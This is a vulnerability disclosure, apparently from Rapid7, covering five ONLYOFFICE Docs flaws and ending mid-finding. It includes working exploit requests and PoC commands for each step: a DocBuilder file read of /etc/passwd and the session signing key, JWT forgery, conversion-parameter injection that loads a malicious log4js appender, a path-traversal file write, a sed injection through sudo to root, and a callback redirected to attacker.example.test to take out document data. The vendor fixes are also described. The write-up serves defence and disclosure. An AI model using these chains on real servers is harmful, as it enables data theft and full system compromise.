Overview
As part of our research into Zimbra Collaboration Suite, Rapid7 reported five findings in ONLYOFFICE Docs. An attacker with view-only access to a document can chain vulnerabilities in ONLYOFFICE Docs to execute arbitrary operating system commands as root inside the official DocumentServer container.
The findings also expose server files and document data that the viewer never displays, even when downloading is disabled.
CVE | Finding | CVSS |
|---|---|---|
DocBuilder native file read and Session JWT forgery | ||
DocBuilder SaveFile conversion parameter injection and code execution | ||
Complete-save format path traversal and arbitrary file write | ||
Root-helper command injection | ||
View-only export of non-rendered document data |
ONLYOFFICE confirmed on October 23, 2026 that all five findings were fixed in Document Server 10.0. The changelog describes the release's security changes.
Proof-of-concept code is available on the accompanying Github repository.
Product description
ONLYOFFICE Docs provides online viewers and editors for documents, spreadsheets, presentations, forms and PDFs. It supports collaborative editing and can integrate with applications that store and share files.
An integrating application, for example Zimbra Collaboration Suite, supplies an opening configuration identifying the document and the user's permissions, signed with the Browser key. This client-visible credential is referred to below as the Editor JWT. After opening a document, DocumentServer issues a Session JWT for reconnecting and saving.
Incoming service requests, including document-building jobs, are validated using ONLYOFFICE's Inbox JWT key. DocumentServer can also send generated document output to the integrating application's callback URL.
Credit
This assessment and the exploit-chain research were conducted by Jonah Burgess (CryptoCat), Senior Security Researcher at Rapid7. The findings are being disclosed in accordance with Rapid7's vulnerability disclosure policy.
Testing setup
Rapid7 tested the official onlyoffice/documentserver:9.4.0 image with package onlyoffice-documentserver 9.4.0-129. DocumentServer ran as the ds account. JWT validation remained enabled, and no authentication check, private-address filter, or vendor code was disabled or modified. Browser and Inbox validation used the same effective signing key.
Our analysis of the vendor supplied fixes compares the v9.4.0.129 and v10.0.0.169 tags of ONLYOFFICE/server, ONLYOFFICE/core and ONLYOFFICE/document-server-package. Rapid7 also performed targeted checks on package 10.0.0-169. For the conditional WOPI test on 9.4.0-129, Rapid7 enabled only WOPI_ENABLED=true and left the shipped WOPI IP filter unchanged at its default allow-all rule.
Exploitation was demonstrated only on 9.4.0-129; the broader affected-version range is unknown.
Impact
View-only document access can lead to command execution as ds and then root inside the official container. The two exploit chains use different file-write stages. With WOPI enabled and an attacker-controlled source reachable and permitted by its IP filter, the same DocBuilder authorization failure provides an unauthenticated entry.
Separately, a viewer denied download can obtain a reconstructed DOCX containing custom XML, custom properties and field instructions that the viewer never displayed.
Editor JWT authorizes native file reads and session JWT forgery (CVE-2026-113627)
An attacker with view-only access to a document can use /docbuilder to steal files from the ONLYOFFICE server. In the tested build, this exposed the Session JWT signing key, allowing the attacker to forge credentials containing document keys and permissions that were never granted to the original viewer.
Technical analysis
Prerequisite: The attacker needs a valid Editor JWT for any document and access to /docbuilder. Target files must be readable by ds. The token-forgery step also requires the Session JWT signing key to be in a readable file, as it was in the tested build. No edit, download, print, review, or comment permission is required.
The default-secret branch in getTenantSecret() contains:
switch (type) {
case commonDefines.c_oAscSecretType.Browser:
case commonDefines.c_oAscSecretType.Inbox:
    res = utils.getSecretByElem(cfgSecretInbox); // [0] Shared signing key
break;
// ... other token types omitted ...
}
The branch at [0] selects the same configured signing key for Browser and Inbox tokens.
builderRequest() passes the request to getRequestParams():
const authRes = yield docsCoServer.getRequestParams(ctx, req); // [1] Request JWT validation
if (authRes.isDecoded) {
  cmd.setWithAuthorization(true);
}
At [1], builderRequest() delegates JWT validation to getRequestParams(). That function's query-token branch checks the signature using the Inbox key:
if (tenTokenEnableRequestInbox) {
  res.code = constants.VKEY;
let checkJwtRes;
if (res.params.token) {
// [2] Inbox signature check
checkJwtRes = yield checkJwt(ctx, res.params.token, commonDefines.c_oAscSecretType.Inbox);
  } else {
    checkJwtRes = yield checkJwtHeader(ctx, req);
  }
// ... remaining validation and decoded-claim handling omitted ...
}
A view-only Editor JWT passes the signature check at [2] because Browser validation uses the same key. The check does not require the JWT to have been issued specifically for DocBuilder.
/docbuilder treats the POST body as a DocBuilder script. After the JWT check above succeeds, that script can call GetFontBinary() with a supplied filename:
std::wstring sFile = file->toStringW();
bool bIsFullFilePath = (std::wstring::npos != sFile.find('\\') || std::wstring::npos != sFile.find('/'));
if (bIsFullFilePath)
{
    bIsFullFilePath = NSFile::CFileBinary::Exists(sFile); // [3] Path existence check
}

// ... font-map fallback omitted ...

return CJSContext::createUint8Array(sFile); // [4] Return file bytes
GetFontBinary() accepts an existing absolute path at [3] and returns its bytes at [4]. Ssani4 previously reported this native file-read behavior in DocumentBuilder issue #147 on November 21, 2025. That report explicitly identified GetFontBinary() and ZipFileAsString() and used a Session JWT obtained from /downloadas to authorize /docbuilder. ONLYOFFICE closed the issue as fixed in DocumentBuilder 9.2.0.
Rapid7 reproduced GetFontBinary() file reads in 9.4.0-129 using a view-only Editor JWT, then demonstrated session-signing-key theft and token forgery. The native read itself was previously reported; the analysis here documents its continued exposure through that entry point and its role in the subsequent chains.
Exploitation
Reading a server file
The attacker submits a DocBuilder script using a JWT issued for view-only access to any document. The request fragment is:
POST /docbuilder?token=VIEW_ONLY_EDITOR_JWT HTTP/1.1
Host: docs.example.test
Content-Type: application/octet-stream

builder.CreateFile("docx");
var bytes = native.GetFontBinary("/etc/passwd");
if (bytes === null || typeof bytes === "undefined") throw new Error("read failed");
var hex = "";
for (var i = 0; i < bytes.length; i++)
    hex += ("0" + bytes[i].toString(16)).slice(-2);
var paragraph = Api.CreateParagraph();
paragraph.AddText("R7FILE:" + hex + ":END");
Api.GetDocument().Push(paragraph);
builder.SaveFile("docx", "stolen.docx");
builder.CloseFile();
DocumentServer executes the script as ds and returns a URL for stolen.docx. The PoC downloads stolen.docx, extracts the hex between R7FILE: and :END from word/document.xml, and decodes it to recover the contents of /etc/passwd. Hex encoding supports binary files; the delimiters let the extractor locate the payload and reject output missing either boundary.
Stealing the session signing key
The attacker repeats the same request for /etc/onlyoffice/documentserver/local.json. In the tested configuration, services.CoAuthoring.secret.session.string contained the Session JWT signing key. If services.CoAuthoring.secret.session.file instead names a key file, the attacker reads that file with the same GetFontBinary() request.
Forging a save credential
The attacker chooses the document key, permissions and user ID, then signs the following claims with the stolen Session JWT key using HMAC-SHA256. For this save operation, the user ID does not need to correspond to an existing account:
{
  "document": {
    "key": "external-document-20260821",
    "permissions": {
      "download": true,
      "print": true
    }
  },
  "editorConfig": {
    "user": {
      "id": "rapid7-poc",
      "index": 1
    }
  },
  "iat": 1787329293,
  "exp": 1787329593
}
The attacker submits a normal SAVE_TYPE_PART_START request using the forged JWT and an attacker-chosen document key. DocumentServer returns a server-generated save key, proving that it accepts the forged credential and its ungranted document permissions.
PoC
The file-read and JWT-forgery PoC uses a view-only Editor JWT to read /etc/passwd, steal the Session JWT signing key and verify a forged token for an attacker-chosen document key:
python3 pocs/editor_token_docbuilder_jwt_forgery.py \
  --documentserver https://docs.example.test \
  --token-file /secure/view-only.jwt \
  --read-file /etc/passwd \
  --read-output /tmp/stolen-passwd \
  --document-key external-document-20260821 \
  --output-token /tmp/forged-session.jwt \
  --timeout 180
Output excerpt:
[+] read 1220 bytes from /etc/passwd to /tmp/stolen-passwd
[+] forged session JWT accepted for document key: external-document-20260821 (save key _7717)
[+] forged JWT written to: /tmp/forged-session.jwt
[+] forged JWT (expires at Unix time 1787329593):
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkb2N1bWVudCI6eyJrZXkiOiJleHRlcm5hbC1kb2N1bWVudC0yMDI2MDgyMSIsInBlcm1pc3Npb25zIjp7ImRvd25sb2FkIjp0cnVlLCJwcmludCI6dHJ1ZX19LCJlZGl0b3JDb25maWciOnsidXNlciI6eyJpZCI6InJhcGlkNy1wb2MiLCJpbmRleCI6MX19LCJpYXQiOjE3ODczMjkyOTMsImV4cCI6MTc4NzMyOTU5M30.VlXcl09_669zHtwiJFZDLFRtQbi_HTt7zncmPYUHLww
The file recovered to the attacker's machine contained the target's account data:
$ head -n 5 /tmp/stolen-passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
The JWT printed above was signed with the key recovered from local.json. DocumentServer accepted that signature during the normal save-key reservation:
{"status":"ok","data":"_7717"}Impact
The attacker can steal any file readable by ds. On the tested system, this included the Session JWT signing key, allowing the attacker to create credentials with document keys and permissions that were never granted to the original viewer. DocumentServer accepted the forged JWT for a save operation under a new document key. The demonstrated unauthorized save accounts for the low integrity impact in the 7.1 High score.
The same editor-JWT authorization failure also allowed a view-only user to supply a private-network URL to Api.CreateImage(). DocumentServer fetched the URL and returned a decodable image inside a generated DOCX. This narrower consequence shares the authorization root cause above and is not treated as a separate finding.
Fix
In 10.0.0-169, builderRequest() now tells the token validator that this is a DocBuilder request:
-const authRes = yield docsCoServer.getRequestParams(ctx, req);
+authRes = yield docsCoServer.getRequestParams(ctx, req, constants.JWT_PURPOSE_DOCBUILDER);
With the default settings, the new check rejects tokens containing document-opening fields such as editorConfig and WOPI fileInfo, even if their signatures are valid. This blocks reuse of a view-only Editor JWT at /docbuilder, as confirmed in the 10.0.0-169 test.
The native file-read code also checks supplied paths against the font map in server mode. An unknown path falls back to the default font rather than being read as the requested file.
DocBuilder conversion parameter injection enables code execution (CVE-2026-110385)
A DocBuilder script can replace the source path, destination path, and formats chosen by DocumentServer, extracting attacker-controlled files into any existing directory writable by ds. In the tested release, extracting a log4js appender and runtime configuration into the Data directory causes DocService to load and execute attacker code without a restart.
Technical analysis
Prerequisite: The attacker needs a request accepted by /docbuilder. The destination directory must already exist and be writable by ds. Immediate process execution additionally requires a writable directory containing a runtime configuration watched by DocService; the default Data directory in the tested official image met this condition.
The DocBuilder text-script dispatcher in CDocBuilder::RunTextA() forwards the optional third builder.SaveFile() argument without restricting it to supported conversion options:
const wchar_t* sParams = NULL;
if (nCountParameters > 2)
    sParams = _builder_params[2].c_str(); // [0] Caller-supplied XML

// [1] Forward conversion parameters
int nSaveError = this->SaveFile(nFormat, _builder_params[1].c_str(), sParams);
The third argument at [0] reaches the private save implementation unchanged at [1].
CDocBuilder_Private::SaveFile() XML-encodes its own source and destination paths, but then appends the attacker string as raw XML:
oBuilder.WriteString(L"<?xml version=\"1.0\"
encoding=\"utf-8\"?><TaskQueueDataConvert><m_sFileFrom>");
oBuilder.WriteEncodeXmlString(m_sFileDir); // [2] Encode source path
oBuilder.WriteString(sFileBin + L"</m_sFileFrom><m_sFileTo>");
oBuilder.WriteEncodeXmlString(_path); // [3] Encode destination path
oBuilder.WriteString(L"</m_sFileTo><m_nFormatTo>");
oBuilder.WriteString(std::to_wstring(type));

// ... remaining server-generated fields omitted ...

if (!sConvertionParams.empty())
{
    oBuilder.WriteString(sConvertionParams); // [4] Append raw XML
}
The paths at [2] and [3] are XML-encoded, but the raw XML appended at [4] can introduce duplicate task fields after the server-generated values.
X2T's InputParams parser processes elements sequentially and replaces an existing value whenever the same name appears again:
else if (_T("m_sFileFrom") == sName)
{
    RELEASEOBJECT(m_sFileFrom);
    m_sFileFrom = new std::wstring(sValue); // [5] Replace source path
}
else if (_T("m_sFileTo") == sName)
{
    RELEASEOBJECT(m_sFileTo);
    m_sFileTo = new std::wstring(sValue); // [6] Replace destination path
}
else if (_T("m_nFormatFrom") == sName)
{
    RELEASEOBJECT(m_nFormatFrom);
    m_nFormatFrom = new int(XmlUtils::GetInteger(sValue)); // [7] Replace source format
}
else if (_T("m_nFormatTo") == sName)
{
    RELEASEOBJECT(m_nFormatTo);
    m_nFormatTo = new int(XmlUtils::GetInteger(sValue)); // [8] Replace destination format
}
Assignments [5]–[8] let later XML elements replace the server-selected paths and formats. getConversionDirection() maps source format 2057 (AVS_OFFICESTUDIO_FILE_OTHER_ZIP) and destination format 0 (AVS_OFFICESTUDIO_FILE_UNKNOWN) to the directory-extraction operation:
else if (AVS_OFFICESTUDIO_FILE_OTHER_ZIP == nFormatFrom &&
         AVS_OFFICESTUDIO_FILE_UNKNOWN == nFormatTo)
    eRes = TCD_UNZIPDIR; // [9] Directory extraction mode
The extraction mode selected at [9] reaches x2t()'s conversion dispatcher, which uses both attacker-selected paths without containment validation:
case TCD_UNZIPDIR:
{
    result = zip2dir(sFileFrom, sFileTo); // [10] Extract archive
}
break;
zip2dir() at [10] reads the attacker-selected archive and extracts it into the selected directory writable by ds.
Writing DocService's runtime configuration provides a route from this file write to code execution. runtimeConfigManager watches the configuration directory and automatically reloads runtime.json when it is created or changed, passing its attacker-controlled log options to the logger:
getConfig(operationContext.global)
  .then(config => {
    logger.configureLogger(config?.log?.options); // [11] Reload logging options
})
Those options reach configureLogger() at [11]; the function merges them with the cached configuration before calling log4js:
function configureLogger(options) {
const mergedOptions = config.util.extendDeep({}, cachedLogConfig, options);
  log4js.configure(mergedOptions); // [12] Apply log4js configuration
}
The configuration applied at [12] sets the appender type to the extracted JavaScript module's absolute path. The log4js 6.9.1 appender loader passes non-core types to require(), executing that module in DocService.
Exploitation
Preparing the payload files
To run id, the inner ZIP named r7-NONCE.zip contains r7-appender-NONCE.js:
require("child_process").execFile(
  "/bin/sh", ["/var/www/onlyoffice/Data/r7-command-NONCE.sh"]
);
exports.configure = () => () => {};r7-command-NONCE.sh:
#!/bin/sh
id > /tmp/r7-command-NONCE 2>&1
The shell script is a PoC convenience: execFile() also supports /bin/sh with ["-c", "id > /tmp/r7-command-NONCE 2>&1"]. Keeping the command in a file lets the root-helper chain reuse it without embedding the command body in the sed expression.
And runtime.json:
{"log":{"options":{"appenders":{"default":{"type":"/var/www/onlyoffice/Data/r7-appender-NONCE.js"}},"categories":{"default":{"appenders":["default"],"level":"WARN"}}}}}The attacker places that inner ZIP inside a second ZIP and base64-encodes the outer ZIP.
Staging the inner ZIP
The attacker submits the outer ZIP in a /docbuilder script. native.SetFilePath() selects /tmp as the native ZIP worker directory, and native.ZipOpenBase64() extracts the inner ZIP as /tmp/nativeZip/r7-NONCE.zip:
builder.CreateFile("docx");
native.SetFilePath("/tmp/r7-NONCE-placeholder");
native.ZipOpenBase64("BASE64_OUTER_ZIP_CONTAINING_r7-NONCE.zip");
Extracting outside the job directory
The same request calls builder.SaveFile() with duplicate X2T task fields appended as conversion parameters:
builder.SaveFile(
  "docx",
  "safe.docx",
  "<m_sFileFrom>/tmp/nativeZip/r7-NONCE.zip</m_sFileFrom>" +
  "<m_sFileTo>/var/www/onlyoffice/Data</m_sFileTo>" +
  "<m_nFormatFrom>2057</m_nFormatFrom><m_nFormatTo>0</m_nFormatTo>"
);
builder.CloseFile();
DocumentServer accepts the request and extracts all three files with attacker-controlled names and bytes into /var/www/onlyoffice/Data as ds. Writing runtime.json triggers the watcher, which loads r7-appender-NONCE.js and executes the command in DocService as ds without a restart.
PoC
Run the DocBuilder PoC with a view-only Editor JWT. The example uses --runtime-absent because the tested installation had no runtime.json:
python3 pocs/docbuilder_savefile_params_rce.py \
  --documentserver https://docs.example.test \
  --token-file /secure/view-only.jwt \
  --command id \
  --runtime-absent
Output:
uid=101(ds) gid=102(ds) groups=102(ds)Impact
On the tested release, a user restricted to viewing any document can write files anywhere writable by ds and immediately execute arbitrary JavaScript in DocService. CVE-2026-110385 has a published CVSS v4.0 score of 8.7 High.
Fix
The 10.0.0-169 SaveFile() implementation filters the supplied conversion parameters before adding them to the X2T task:
-sConvertionParams = std::wstring(params);
+sConvertionParams = RemoveUnsafeX2tParams(std::wstring(params));
RemoveUnsafeX2tParams() parses the supplied XML and removes m_sFileFrom, m_sFileTo and m_sTempDir. The submitted payload depends on overriding the first two fields to select its archive and extraction destination. Other conversion parameters remain supported.
Complete-save format traversal enables arbitrary file write (CVE-2026-97727)
An attacker with a valid save session can place path traversal path segments in the requested output format and create or overwrite any file writable by ds on installations using filesystem storage. This file write also enables remote code execution as ds through DocService's runtime logging configuration.
Technical analysis
Prerequisite: The attacker needs a valid document Session JWT. The installation must use filesystem storage, and the destination must be writable by ds. No victim interaction is required.
The Session-token branch of downloadAs() checks save permissions after validating the signature:
const doc = checkJwtRes.decoded.document;
// [0] Save permission check
if (!doc.permissions || false !== doc.permissions.download || false !== doc.permissions.print) {
  isValidJwt = true;
  // ... document and user binding omitted ...
} else {
  ctx.logger.warn('Error downloadAs jwt: %s', 'access deny');
}
At [0], the save is denied only when both download and print are explicitly false. An absent permissions object or either absent flag passes this check.
commandSave() appends the request's format directly to the filename prefix:
const format = cmd.getFormat() || 'bin';
const completeParts = yield* saveParts(ctx, cmd, 'Editor.' + format); // [1] Requested format suffix
The suffix at [1] reaches saveParts() unchanged. That function normalizes the filename only for save types other than SAVE_TYPE_COMPLETE_ALL:
if (SAVE_TYPE_COMPLETE_ALL !== saveType) { // [2] Conditional filename normalization
  const ext = pathModule.extname(filename);
  const saveIndex = parseInt(cmd.getSaveIndex()) || 1; //prevent path traversal
  filename = pathModule.basename(filename, ext) + saveIndex + ext;
}
// ... save-key setup omitted ...
const buffer = cmd.getData();
// [3] Storage write
yield storage.putObject(ctx, cmd.getDocId() + cmd.getSaveKey() + '/' + filename, buffer, buffer.length);
For SAVE_TYPE_COMPLETE_ALL, the condition at [2] skips basename normalization, and [3] writes the resulting path. The filesystem backend joins and writes that path without checking that it remains beneath the document root.
Exploitation
The cmd query parameter on /downloadas/ignored contains URL-encoded JSON. The request fragments below show that JSON decoded separately for readability.
Reserving a save key
The attacker first sends a normal SAVE_TYPE_PART_START request with their valid Session JWT:
POST /downloadas/ignored?cmd=URL_ENCODED_COMMAND HTTP/1.1
Host: docs.example.test
Content-Type: application/octet-stream

reservation
The decoded cmd value in that request is:
{
  "c": "save",
  "id": "ignored",
  "tokenSession": "DOCUMENT_SESSION_JWT",
  "saveindex": 1,
  "outputformat": 513,
  "withoutPassword": true,
  "format": "bin",
  "savetype": 0
}
DocumentServer returns a server-generated continuation key:
{"status":"ok","data":"_5619"}Writing outside the document directory
The attacker sends a second request using that key and SAVE_TYPE_COMPLETE_ALL. Its body contains the bytes to write, while format contains enough parent-directory components to reach the chosen absolute path:
POST /downloadas/ignored?cmd=URL_ENCODED_COMMAND HTTP/1.1
Host: docs.example.test
Content-Type: application/octet-stream

ATTACKER_CONTROLLED_FILE_BYTES
The decoded cmd value in the second request is:
{
  "c": "save",
  "id": "ignored",
  "tokenSession": "DOCUMENT_SESSION_JWT",
  "saveindex": 1,
  "outputformat": 513,
  "withoutPassword": true,
  "savekey": "_5619",
  "format": "/../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../etc/onlyoffice/rapid7-write.txt",
  "savetype": 3
}
DocumentServer returns the same continuation key, confirming that it accepted the complete save:
{"status":"ok","data":"_5619"}Because SAVE_TYPE_COMPLETE_ALL skips basename normalization, the filesystem backend resolves the traversal and writes the request body to /etc/onlyoffice/rapid7-write.txt as ds.
PoC
The format-traversal PoC uses a Session JWT to create /etc/onlyoffice/rapid7-write.txt:
python3 pocs/downloadas_format_traversal.py \
  --documentserver https://docs.example.test \
  --token-file /secure/document-session.jwt \
  --target-path /etc/onlyoffice/rapid7-write.txt \
  --data 'attacker-controlled configuration write'
Output:
[*] requesting a server-generated save key
[+] reserved save key _5619
[+] traversal request accepted for /etc/onlyoffice/rapid7-write.txt
The new file contained the supplied data:
$ cat /etc/onlyoffice/rapid7-write.txt
attacker-controlled configuration write
Testing created a new file rather than overwriting the running configuration. A permission audit found active local.json and default.json files in the same configuration tree writable by ds.
Impact
The attacker can create or overwrite any file writable by ds. The demonstrated chain uses CVE-2026-113627 to forge a Session JWT, then CVE-2026-97727 to write a JavaScript appender, command script and runtime.json into /var/www/onlyoffice/Data. DocService loads the appender and executes the command as ds. The file-write primitive scores 6.5 Medium.
Fix
Unlike the 9.4.0-129 implementation, the shared getStoragePath() in 10.0.0-169 checks the normalized object key before handing it to a storage backend:
-return opt_specialDir + '/' + tenantManager.getTenantPathPrefix(ctx) + strPath.replace(/\\/g, '/');
+const storagePath = opt_specialDir + '/' + tenantManager.getTenantPathPrefix(ctx) + strPath.replace(/\\/g, '/');
+const normalized = path.posix.normalize(storagePath);
+if (normalized !== opt_specialDir && !normalized.startsWith(opt_specialDir + '/')) {
+  throw new Error('getStoragePath: path escapes storage root');
+}
+return storagePath;
The check rejects a key that resolves outside the designated storage directory. commandSave() still constructs a filename from format; the new boundary is in the shared storage layer. In the 10.0.0-169 test, a genuine Session JWT reserved a normal save key, but the traversal request returned HTTP 400 and the target file was absent.
Passwordless maintenance command elevates ds to root (CVE-2026-113630)
The installed sudo policy lets ds run documentserver-flush-cache.sh as root with unrestricted arguments. The script embeds its --hash argument into a GNU sed expression, allowing code running as ds to execute arbitrary commands as root.
Technical analysis
Prerequisite: The attacker needs local command execution as ds.
The documentserver sudoers file grants ds passwordless root execution of three scripts with unrestricted arguments:
Cmnd_Alias DS_ROOT_SCRIPTS = \
  /usr/bin/documentserver-letsencrypt.sh *, \
  /usr/bin/documentserver-generate-allfonts.sh *, \
  /usr/bin/documentserver-flush-cache.sh *  # [0] Unrestricted helper arguments

ds ALL=(root) NOPASSWD: DS_ROOT_SCRIPTS  # [1] Passwordless root execution
At [0], the * permits ds to choose every argument supplied to documentserver-flush-cache.sh. At [1], sudo executes that script as root without asking for a password.
documentserver-flush-cache.sh assigns the complete --hash argument to HASH and interpolates it directly into a sed program:
while [ "$1" != "" ]; do
  case $1 in
    -h | --hash )
      if [ "$2" != "" ]; then
        HASH=$2  # [2] Unchecked hash argument
        shift
      fi
    ;;
    # ... restart option omitted ...
  esac
  shift
done
API_PATH="/var/www/M4_DS_PREFIX/web-apps/apps/api/documents/api.js"
cp -f ${API_PATH}.tpl ${API_PATH}
sed -i "s/{{HASH_POSTFIX}}/${HASH}/g" ${API_PATH}  # [3] Sed interpolation
At [2], the script applies no character allowlist or length constraint. At [3], the attacker controls sed replacement text, delimiters, flags, and additional commands in the sed program. Because sudo has already changed the effective UID, GNU sed and every command reached through its e flag run as root.
The packaged api.js.tpl contains a matching line:
const ver = '/9.4.0-{{HASH_POSTFIX}}'; // [4] Sed match targetThe attacker supplies this --hash value:
';id > \/tmp\/r7-root;#'/e;#The interpolation at [3] produces this sed expression:
s/{{HASH_POSTFIX}}/';id > \/tmp\/r7-root;#'/e;#/gThe injected / ends the replacement early, making e a shell-execution flag. The final ;# comments out the helper's appended /g.
After substitution, the template line at [4] becomes:
const ver = '/9.4.0-';id > /tmp/r7-root;#'';The e flag sends this whole line to /bin/sh. The shell tries to run const, which fails, but the semicolon still starts id. Its output is written to /tmp/r7-root, and # comments out the trailing quotes. Because sudo launched the helper as root, id also runs as root.
Exploitation
From a process running as ds, the attacker supplies a sed expression that terminates the intended replacement, executes a command, and comments out the rest.
For the view-only remote chain, the SaveFile stage writes a command script into /var/www/onlyoffice/Data. The loaded appender invokes /usr/bin/sudo with an argument array, placing /bin/sh /var/www/onlyoffice/Data/r7-command-NONCE.sh in the same sed payload. The helper executes that script as root, and the PoC makes additional /docbuilder requests to read its output.
PoC
Run the helper as ds, then read the result:
sudo /usr/bin/documentserver-flush-cache.sh \
    --hash "';id > \/tmp\/r7-root;#'/e;#" \
    --restart false
cat /tmp/r7-root
uid=0(root) gid=0(root) groups=0(root)
The DocBuilder chain invokes this helper remotely through the SaveFile finding.
Impact
An attacker who compromises DocumentServer's ds process can cross the operating-system privilege boundary and execute as root inside the official container. This scores 7.8 High. The tested container lacked a Docker socket, and ds had no effective Linux capabilities.
Fix
The 10.0.0-169 cache-flush script validates HASH before inserting it into the sed expression:
+case "$HASH" in
+    '') ;;
+    *[!A-Za-z0-9._-]*)
+        echo "documentserver-flush-cache: invalid --hash value '${HASH}': only [A-Za-z0-9._-] characters are allowed" >&2
+        exit 1
+        ;;
+esac
The new check rejects characters needed for the sed injection, including /, ; and '. The helper was also renamed to documentserver-flush-cache; the 10.0 sudoers file still allows ds to run it as root without a password.
View-only sendForm exports non-rendered document data (CVE-2026-113631)
A viewer can reconnect with a valid Session JWT while replacing the callback URL from the signed opening configuration. Because sendForm remains available in view mode, DocumentServer reconstructs the document and sends it to the attacker even when download and form-filling are disabled.
Technical analysis
Prerequisite: The attacker must be authorized to view the target DOCX and connect normally once to receive its Session JWT. DocumentServer must be able to reach the attacker's replacement callback. To disclose more than the viewer displays, the document must contain non-rendered data. No edit, download, copy, print, or form-filling permission is required.
A view-only editor connection receives a server-issued Session JWT for reconnection. fillJwtByConnection() constructs its payload as follows:
const edit = payload.editorConfig;
//todo
//edit.callbackUrl = callbackUrl; // [0] Callback assignment disabled

// ... remaining session fields omitted ...

return yield signToken(ctx, payload, tenTokenSessionAlgorithm, tenTokenSessionExpires / 1000, commonDefines.c_oAscSecretType.Session);
The commented-out assignment at [0] leaves the original callback URL out of the signed reconnect state. A reconnecting viewer can replace it; after host filtering, DocumentServer stores the replacement as that viewer's callback.
Message authorization and dispatch in DocsCoServer.js include:
// [1] Restricted viewer messages
if (
  (conn.isCloseCoAuthoring || (conn.user && conn.user.view)) &&
  ('getLock' == data.type || 'saveChanges' == data.type || 'isSaveLock' == data.type)
) {
  // ... denial omitted ...
}
// ... other message types omitted ...
case 'rpc':
  yield* startRPC(ctx, conn, data.responseKey, data.data); // [2] RPC dispatch
  break;
The view-mode restriction at [1] omits rpc, allowing dispatch to startRPC() at [2]. The sendForm branch checks only that conn.user exists; it does not require edit, download, print, form-filling, or export permission. commandSfcCallback() then sends the reconstructed document to the viewer's replacement callback
The callback request also bypasses the normal private-address filter under the tested defaults. sendServerRequest() marks the URL as JWT-trusted whenever Inbox JWT validation is enabled, even though the replacement URL was not signed. The HTTP request helper consequently permits a direct request without the private-address filter.
Exploitation

Figure 1: View-only document export through a replaced callback.
Obtaining a session JWT
The attacker opens the target DOCX normally with their view-only Editor JWT. The relevant fields in the Socket.IO authentication message retain mode=view and download=false:
{
  "type": "auth",
  "docid": "TARGET_DOCUMENT_KEY",
  "documentCallbackUrl": "SIGNED_INTEGRATOR_CALLBACK",
  "mode": "view",
  "permissions": {
    "download": false
  },
  "jwtOpen": "VIEW_ONLY_EDITOR_JWT",
  "jwtSession": null
}
DocumentServer accepts the view-only connection and returns a server-issued Session JWT in its auth message.
Replacing the callback
The attacker opens a second Socket.IO connection and authenticates with that Session JWT, but substitutes their own URL for documentCallbackUrl. The relevant changed fields are:
{
  "type": "auth",
  "docid": "TARGET_DOCUMENT_KEY",
  "documentCallbackUrl": "https://attacker.example.test/operator-callback",
  "mode": "view",
  "jwtOpen": null,
  "jwtSession": "SERVER_SESSION_JWT"
}
The session remains view-only, but DocumentServer stores the attacker's callback because the Session JWT does not bind the original callback URL. The attacker controls its host, port, path and query string.
Forcing document export
Over the reconnected socket, the attacker invokes sendForm directly:
{
  "type": "rpc",
  "responseKey": "ATTACKER_RESPONSE_KEY",
  "data": {
